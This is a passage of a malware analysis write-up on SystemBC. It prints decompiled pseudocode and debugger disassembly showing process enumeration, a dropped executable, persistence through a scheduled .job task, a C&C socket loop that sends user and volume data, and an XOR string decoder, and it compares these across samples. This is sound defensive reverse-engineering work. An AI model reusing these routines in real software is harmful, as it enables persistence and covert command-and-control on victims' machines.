
```
v18 = CreateToolhelp32Snapshot(2u, 0);
if ( v18 != (HANDLE)-1 )
{
  sub_4037AF(&v15, 296);
  v15 = 296;
  v1 = v18;
  v2 = sub_4039F9(aKernel32Dll_0);
  v3 = (int (__stdcall *)(HANDLE, int *))sub_403AE9(v2, aProcess32first);
  for ( i = v3(v1, &v15); i; i = v9(v7, &v15) )
  {
    v5 = sub_4038EB(&v16);
    sub_403874(&v16, &v13, v5 + 1);
    for ( j = &v13; *j; ++j )
    {
      if ( (unsigned __int8)*j > 0x40u && (unsigned __int8)*j < 0x5Bu )
        *j += 32;
    }
    if ( sub_403906(&v13, &v14) )
      return 1;
    v7 = v18;
    v8 = sub_4039F9(aKernel32Dll_0);
    v9 = (int (__stdcall *)(HANDLE, int *))sub_403AE9(v8, aProcess32next);
  }
}
return v12;
}
```







As we had seen in the initial part, it's going to drop a file into the *ProgramData* folder. To confirm this point, we see how it creates the folder and subsequently copies the file









By this stage, you probably realize that SystemBC won't miss the opportunity to use the same string it used for the Mutex, as the name for the dropped file in *ProgramData*





```
[ebp+8]:"C:\\ProgramData\\epgaohd\\ldlmjw.exe"
```



As a control method, before creating the task, it tries to locate the job, in case it already exists, and if it does, it deletes it

```
6A5CB443   8BF0          mov esi,eax
6A5CB445   85F6          test esi,esi
6A5CB447   7C 23         jl mstask.6A5CB46C
6A5CB449   FF75 FC       push dword ptr ss:[ebp-4]      [ebp-4]:L"C:\\Windows\\Tasks\\ldlmjw.job"
6A5CB44C   FF15 88125C6A call dword ptr ds:[<&DeleteFileW>]
6A5CB452   85C0          test eax,eax
6A5CB454   75 16         jne mstask.6A5CB46C
6A5CB456   FF15 10125C6A call dword ptr ds:[<&GetLastError>]
```

Afterward, it begins the task creation, where it reuses the string it already has to construct the path required for the .job file


```
jne mstask.6A5CB74C
push 2
push dword ptr ds:[ebx+24]          [ebx+24]:L"C:\\Windows\\Tasks"
call mstask.6A5C1984
cmp eax,esi
jl mstask.6A5CB82D
cmp dword ptr ss:[ebp
jne mstask.6A5CB75B
mov eax,80070057
jmp mstask.6A5CB82D
mov eax,dword ptr ss:
cmp eax,esi
je mstask.6A5CB751
push edi
mov dword ptr ds:[eax
mov esi,dword ptr ss:
push 4
pop ecx
mov edi,mstask.6A5C13
xor eax,eax
repe cmpsd
je mstask.6A5CB780
mov eax,80040111
jmp mstask.6A5CB82C
lea eax,dword ptr ss:
push eax
push dword ptr ss:[eb
```


```
mstask.6A5C1984
mov edi,edi
push ebp
mov ebp,esp
pop ebp
jmp mstask.6A5C1991
nop
nop
nop
nop
nop
mov edi,edi
push ebp
mov ebp,esp
push ecx
or dword ptr ss:[ebp-4],FFFFFFFF
push ebx
push esi
mov esi,dword ptr ds:[<&GetCurrentThread>]
push edi
lea eax,dword ptr ss:[ebp-4]
```

```
6A5CB0F1   68 4C3C5C6A   push mstask.6A5C3C4C          6A5C3C4C:L".job"
6A5CB0F6   56            push esi
6A5CB0F7   57            push edi                      edi:L"C:\\Windows\\Tasks\\ldlmjw"
6A5CB0F8   E8 F773FFFF   call mstask.6A5C24F4
```


```
6A5CB7CA   53            push ebx
6A5CB7CB   53            push ebx
6A5CB7CC   6A 03         push 3
6A5CB7CE   53            push ebx
6A5CB7CF   6A 03         push 3
6A5CB7D1   53            push ebx
6A5CB7D2   FF75 08       push dword ptr ss:[ebp+8]     [ebp+8]:L"C:\\Windows\\Tasks\\ldlmjw.job"
6A5CB7D5   FF15 6C125C6A call dword ptr ds:[<&CreateFileW>]
```

Once again, it retrieves user information, as well as the time zone. This is a common practice, either for communication with the C&C (Command and Control) or simply for maintaining control over victims by their respective countries






Once it has this information in memory regarding how the job will be named, it retrieves the string, modifies the attributes to create it with the required permissions, and ultimately creates it



```
6CBF8329    FFB5 84FDFFFF    push dword ptr ss:[ebp-27C]
6CBF832F    FF15 D811BF6C    call dword ptr ds:[<&CreateFileTransactedW>]
6CBF8335    EB 1B            jmp mstask.6CBF8352
6CBF8337    56               push esi
6CBF8338    FFB5 78FDFFFF    push dword ptr ss:[ebp-288]
6CBF833E    57               push edi
6CBF833F    6A 05            push 5
6CBF8341    68 00000040      push 40000000
6CBF8346    FFB5 84FDFFFF    push dword ptr ss:[ebp-27C]
6CBF834C    FF15 6C12BF6C    call dword ptr ds:[<&CreateFileW>]
6CBF8352    8985 A0FDFFFF    mov dword ptr ss:[ebp-260],eax
6CBF8358    83F8 FF          cmp eax,FFFFFFFF
6CBF835B    0F84 10FFFFFF    je mstask.6CBF8271
6CBF8361    50               push eax
6CBF8362    FF15 E811BF6C    call dword ptr ds:[<&GetFileType>]
```

We can see that the job only contains the path, the parameter, and, of course, the username (Blurred) of the system





```
------- ----
......€ŧm¶CI' /J.u."F.À.....<... ...€µ\Ö........."..............
......!.C.:.\.P.r.o.g.r.a.m.D.a.t.a.\.a.e.h.j.l.n.p.\.d.r.l.d.t.
..e.x.e.....s.t.a.r.t.2.....[redacted].................
..0...ç.....K.......:. ..........................
```

Once it has the file, it creates the task, passing the job it just wrote as a parameter


```
6CBF6898    75 0C            jne mstask.6CBF68A6
6CBF689A    56               push esi                          esi:L"C:\\Windows\\Tasks\\drldt.job"
6CBF689B    50               push eax
6CBF689C    FF75 10          push dword ptr ss:[ebp+10]
6CBF689F    E8 6FFFFFFF      call mstask.6CBF6813
6CBF68A4    EB 60            jmp mstask.6CBF6906
6CBF68A6    68 8069BF6C      push mstask.6CBF6980              6CBF6980:L"MPR.DLL"
6CBF68AB    FF15 A012BF6C    call dword ptr ds:[<&LoadLibraryW>]
6CBF68B1    8BF8             mov edi,eax
6CBF68B3    85FF             test edi,edi
6CBF68B5    75 1D            jne mstask.6CBF68D4
6CBF68B7    FF15 1012BF6C    call dword ptr ds:[<&GetLastError>]
6CBF68BD    85C0             test eax,eax
6CBF68BF    0F8E 9C000000    jle mstask.6CBF6961
6CBF68C5    25 FFFF0000      and eax,FFFF
6CBF68CA    0D 00000780      or eax,80070000
6CBF68CF    E9 8D000000      jmp mstask.6CBF6961
6CBF68D4    68 6869BF6C      push mstask.6CBF6968              6CBF6968:"WNetGetUniversalNameW"
6CBF68D9    57               push edi
6CBF68DA    FF15 1812BF6C    call dword ptr ds:[<&GetProcAddress>]
```


```
6CBF4864    8B8E 84000000    mov ecx,dword ptr ds:[esi+84]     ecx:&L"[redacted]-PC\\[redacted]",
6CBF486A    FF76 40          push dword ptr ds:[esi+40]
6CBF486D    FF71 04          push dword ptr ds:[ecx+4]
6CBF4870    FF31             push dword ptr ds:[ecx]           [ecx]:L"[redacted]-PC\\[redacted]"
6CBF4872    50               push eax                          eax:L"drldt.job"
6CBF4873    FFB5 C8FBFFFF    push dword ptr ss:[ebp-438]
6CBF4879    E8 DFF7FFFF      call <mstask.SASetAccountInformation>
```

```
HRESULT SASetAccountInformation(
  [in, string, unique] SASEC_HANDLE Handle,
  [in, string] const wchar_t* pwszJobName,
  [in, string] const wchar_t* pwszAccount,
  [in, string, unique] const wchar_t* pwszPassword,
  [in] DWORD dwJobFlags
);
```



Regarding the networking aspect, we see that it remains largely unchanged. Even the functions it uses for the connection are nearly identical. It follows the same steps, obtains the same parameters, such as users, ports, volume information, and so on. Additionally, it uses the same loop to establish the connection





```
sub_4037AF(&v37, &name.sa_data[2] - (CHAR *)&v36);
v37 = -1;
hEvent = CreateEventA(0, 0, 1, 0);
nSize = (PULONG)VirtualAlloc(0, 0x10000u, 0x3000u, 4u);
s[0] = socket(2, 1, 6);
*(_DWORD *)optval = 1;
setsockopt(s[0], 6, 1, optval, 4);
*(_WORD *)name.sa_data = htons(hostshort);
name.sa_family = 2;
Construct(v3, v2, (unsigned int)cp, -1, 0);
if ( sub_403633(cp) )
{
  v4 = cp;
}
else
{
  v5 = (struct in_addr)sub_40316D(cp, 2);
  v4 = inet_ntoa(v5);
}
v6 = inet_addr(v4);
Construct(v8, v7, (unsigned int)cp, 0, 0);
if ( v6 )
{
  *(_DWORD *)&name.sa_data[2] = v6;
  *(_DWORD *)optval = 1;
  ioctlsocket(s[0], -2147195266, (u_long *)optval);
  connect(s[0], &name, 16);
  sub_4035F9(s[0], 0, &v51, 10, 0);
  if ( select(0, 0, (fd_set *)&v51, 0, &timeout) == 1 )
  {
    *(_DWORD *)optval = 0;
    ioctlsocket(s[0], -2147195266, (u_long *)optval);
    v37 = 1;
    vInBuffer = 1;
    v42 = 600000;
    v43 = 10000;
    WSAIoctl(s[0], 0x98000004, &vInBuffer, 0xCu, 0, 0, &cbBytesReturned, 0, 0);
    v9 = nSize;
    *nSize = 256;
    GetUserNameExA(NameSamCompatible, (LPSTR)v9 + 54, v9);
    sub_403874(aXordata, v9, 0x32u);
    *(PULONG)((char *)v9 + 50) = sub_403657();
    *((_BYTE *)v9 + 53) = sub_4036AA();
    *((_BYTE *)v9 + 95) = 0;
    GetVolumeInformationA(0, 0, 0, v9 + 24, 0, 0, 0, 0);
    sub_4032F1((int)aXordata, 50, (_BYTE *)v9 + 50, 50);
    sub_403011(s[0], (char *)nSize, 100, 0);
    while ( 1 )
    {
      sub_4035F9(s[0], 0, &v51, 60, 0);
      v10 = select(0, (fd_set *)&v51, 0, 0, &timeout);
      if ( v10 < 0 )
        break;
      if ( v10 )
      {
```

It's also worth noting that the function for constructing domains in the previous versions is almost identical

```
{
  char *v5; // esi
  char *v6; // edi
  int v7; // ecx
  signed int v8; // ebx
  char v9; // al

  if ( a3 >= (unsigned int)aBegindata
    && a3 <= (unsigned int)aXordata
    && (*(_DWORD *)aXordata != 1685221240 || *(_DWORD *)&aXordata[4] != 6386785) )
  {
    v5 = aXordata;
    v6 = aBegindata;
    v7 = a4;
    if ( !a4 )
      v7 = sub_4038EB(a3) + 1;
LABEL_13:
    v8 = 40;
    while ( 1 )
    {
      v9 = *v5++;
      if ( a3 <= (unsigned int)v6 )
      {
        if ( a5 )
        {
          a2 = a5;
          *a5 = v9;
          *a2 ^= *v6;
          ++a5;
        }
        else
        {
          *v6 ^= v9;
        }
        --v7;
        if ( a4 == -2 && (!a5 && !*(_WORD *)(v6 - 1) || a5 && !*(_WORD *)(a2 - 1)) )
          break;
        if ( a4 == -1 && (!a5 && !*v6 || a5 && !*a2) )
          break;
      }
      ++v6;
      if ( !v7 )
        break;
      if ( !--v8 )
      {
        v5 = aXordata;
        goto LABEL_13;
      }
    }
  }
  else if ( a5 )
  {
    if ( !a4 || a4 == -1 )
      a4 = sub_4038EB(a3) + 1;
    sub_403874(a3, a5, a4);
  }
}
```

In conclusion, SystemBC is a malware that, despite operating in different versions, doesn't differ significantly from one another. When compared, we can see that they may not reach the same point in the same way, but several key functions change very little. Moreover, the overall functionality remains consistent. In the samples we've seen, it works with multiple threads, opening connections and having the ability to create files from the C&C.


Examples demonstrating this are shown below, comparing various samples with nearly identical functions, despite having some variations. In this case, I've detected these patterns through extensive analysis of similar samples (In this case I have been detecting patterns by analyzing many samples similar to each other, but I recommend you to use Joxean's Diaphora, @joxeankoret, don't be a fool like me)


New threat start comparision


```
{
_BYTE *v1; // edx
int v2; // ecx
_BYTE *v3; // edx
int v4; // ecx
CHAR ClassName; // [esp+0h] [ebp-24Ch]
CHAR WindowName; // [esp+100h] [ebp-14Ch]
struct tagMSG Msg; // [esp+200h] [ebp-4Ch]
HWND hWnd; // [esp+21Ch] [ebp-30h]
WNDCLASSA WndClass; // [esp+220h] [ebp-2Ch]
HINSTANCE hInstance; // [esp+248h] [ebp-4h]
char vars0; // [esp+24Ch] [ebp+0h]

sub_401FE7(&ClassName, &vars0 - &ClassName);
ConstructDomain(v2, v1, (unsigned int)aMicrosoft, 10, &WindowName);
ConstructDomain(v4, v3, (unsigned int)aWin32app, 9, &ClassName);
hInstance = GetModuleHandleA(0);
WndClass.style = 0;
WndClass.lpfnWndProc = (WNDPROC)lpThreadParameter;
WndClass.cbClsExtra = 0;
WndClass.cbWndExtra = 0;
WndClass.hInstance = hInstance;
WndClass.lpszMenuName = 0;
WndClass.lpszClassName = &ClassName;
WndClass.hIcon = LoadIconA(0, (LPCSTR)0x7F04);
WndClass.hCursor = LoadCursorA(0, (LPCSTR)0x7F01);
WndClass.hbrBackground = (HBRUSH)6;
RegisterClassA(&WndClass);
hWnd = CreateWindowExA(0x80u, &ClassName, &WindowName, 0xC80000u, 4000, 4000, 500, 150, 0, 0, hInstance, 0);
ShowWindow(hWnd, 1);
UpdateWindow(hWnd);
while ( 1 )
{
  GetMessageA(&Msg, 0, 0, 0);
  TranslateMessage(&Msg);
  DispatchMessageA(&Msg);
}
}
```

```
{
CHAR ClassName; // [esp+0h] [ebp-24Ch]
CHAR WindowName; // [esp+100h] [ebp-14Ch]
struct tagMSG Msg; // [esp+200h] [ebp-4Ch]
HWND hWnd; // [esp+21Ch] [ebp-30h]
WNDCLASSA WndClass; // [esp+220h] [ebp-2Ch]
HINSTANCE hInstance; // [esp+248h] [ebp-4h]
char vars0; // [esp+24Ch] [ebp+0h]

sub_401FE7(&ClassName, &vars0 - &ClassName);
sub_401FFE(aMicrosoft, 10, &WindowName);
sub_401FFE(aWin32app, 9, &ClassName);
hInstance = GetModuleHandleA(0);
WndClass.style = 0;
WndClass.lpfnWndProc = (WNDPROC)lpThreadParameter;
WndClass.cbClsExtra = 0;
WndClass.cbWndExtra = 0;
WndClass.hInstance = hInstance;
WndClass.lpszMenuName = 0;
WndClass.lpszClassName = &ClassName;
WndClass.hIcon = LoadIconA(0, (LPCSTR)0x7F04);
WndClass.hCursor = LoadCursorA(0, (LPCSTR)0x7F01);
WndClass.hbrBackground = (HBRUSH)6;
RegisterClassA(&WndClass);
hWnd = CreateWindowExA(0x80u, &ClassName, &WindowName, 0xC80000u, 4000, 4000, 500, 150, 0, 0, hInstance, 0);
ShowWindow(hWnd, 1);
UpdateWindow(hWnd);
while ( 1 )
{
  GetMessageA(&Msg, 0, 0, 0);
  TranslateMessage(&Msg);
  DispatchMessageA(&Msg);
}
}
```

XOR data comparision








With all this information, considering that all the samples we've seen establish persistence and their remarkable efficiency, especially in handling tasks very rapidly (common in samples using multiple threads), it's understandable why so many threat actors incorporate it into their modus operandi.

